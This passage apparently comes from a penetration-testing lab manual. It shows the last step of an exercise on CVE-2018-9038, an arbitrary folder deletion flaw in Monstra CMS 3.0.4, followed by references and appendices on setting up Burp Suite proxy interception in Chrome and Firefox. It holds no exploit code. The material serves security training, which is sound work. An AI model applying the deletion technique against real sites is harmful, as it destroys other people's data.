


Step 9: The created directories will no longer be listed. Check whether new directories can be created or not. Click on “Create New Directory”

Enter “attackdefense”



Click on “Create” button.



The directory will not be created as the current directory itself no longer exists.

References:

1. Monstra CMS (<https://monstra.org/>)
2. CVE-2018-9038 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9038>)
3. Monstra CMS 3.0.4 - Arbitrary Folder Deletion (<https://www.exploit-db.com/exploits/44512>)



Appendix

Appendix A: Configuration for Windows OS

- A.1 Google Chrome with Burp Suite
- A.2 Mozilla Firefox with Burp Suite

Appendix B: Configuration for Kali OS

- B.1 Google Chrome with Burp Suite
- B.2 Mozilla Firefox with Burp Suite

Appendix C: Configuration for FoxyProxy Standard plugin


- C.1 FoxyProxy on Google Chrome with Burp Suite
- C.2 FoxyProxy on Mozilla Firefox with Burp Suite

Appendix A

A.1 Google Chrome with Burp Suite (Windows OS)


Step 1: Open Google Chrome and navigate to the URL given below.

URL: chrome://settings




Google Chrome Settings page will appear.


Step 2: Search for “proxy” in the search box.



Step 3: Upon clicking on “Open proxy settings”, Windows “Internet Properties” settings dialog box will appear. Click on “LAN settings” button.




Step 4: Select the checkbox “Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)”. And enter “127.0.0.1” and “8080” in “Address” textbox and “Port” textbox respectively.




Click “OK” on the “Local Area Network (LAN) Settings” dialog box and close the “Internet Properties” dialog box.

Step 5: Start Burp suite.



Step 6: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Google Chrome will be intercepted by Burp Suite.


A.2 Mozilla Firefox with burp suite (Windows OS)

Step 1: Open Mozilla Firefox and navigate to the URL given below.

URL: about:preferences



Step 2: Scroll down to the bottom of the page and click on “Settings” button under “Network Settings” section.



Step 3: Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5


☐ Enable DNS over HTTPS

☒ Use default (https://mozilla.cloudflare-dns.com/dns-query)


☐ Custom

Click on the OK button.

Step 4: Start Burp suite.



Step 5: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

Appendix B

B.1 Google Chrome with Burp Suite (Kali OS)

